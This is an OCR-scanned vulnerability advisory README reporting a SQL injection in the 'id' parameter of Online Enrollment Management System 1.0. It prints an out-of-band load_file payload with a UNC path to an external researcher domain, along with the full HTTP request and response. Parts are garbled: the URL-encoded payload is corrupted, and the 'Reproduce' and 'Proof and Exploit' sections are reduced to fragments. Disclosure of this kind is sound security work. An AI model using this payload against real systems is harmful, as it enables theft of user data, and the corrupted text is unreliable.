




∃ README.MD

## Online-Enrollment-Management-System

#### Vendor



#### Description:

The id parameter from Online Enrollment Management System 1.0 appears to be vulnerable to SQL injection attacks. The payload (select load\_file(\\5bhtyx01jb7u7d6h2uthd4khq8w1ktch3jrbe12q.nu11secur1typentestingengineer.net\ofp')) was submitted in the id parameter. This payload injects a SQL sub-query that calls MySQL's load\_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can retrieve sensitive information for all users of this system. STATUS: Critical and Awful.

#### Mysql Request:

POST /onlineenrolmentsystem/menu1.php HTTP/1.1

Host: 192.168.10.73

Origin: http://192.168.10.73

Cookie: PHPSESSID=5hjqmc8ms45586p1rqdv1ld9gd

Accept: text/plain, \*/\*; q=0.01 X-Requested-With: XMLHttpRequest

Referer: http://192.168.10.73/onlineenrolmentsystem/index.php?q=department

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Accept-Encoding: gzip, deflate

 $\label{eq:accept-Language:en-US,en-GB;q=0.9,en;q=0.8} Accept-Language: en-US,en-GB;q=0.9,en;q=0.8$ 

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

Connection: close Cache-Control: max-age=0 Content-Length: 5

 $id=(select \%20 load\_file('\%5c\%5c\%5c\%5c\%5t)) + v.01 jb7u7d6h2uthd4khq8w1ktch3jrbe12q.nu11secur1typenetrationtestingengineer.net\%5c\%5cofp'))$ 

## MySQL Response:

HTTP/1.1 200 OK

Date: Fri, 03 Dec 2021 12:11:35 GMT

Server: Apache/2.4.51 (Win64) OpenSSL/1.1.11 PHP/7.4.24

```
X-Powered-By: PHP/7.4.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 159
Connection: close
Content-Type: text/html; charset=UTF-8

<!-- Projects Row -->
<div class="row">
<div class="row">
<div class="col-md-12">

</div</div>
</div>
</div

</di>
```

# Reproduce:

hre

# **Proof and Exploit:**

href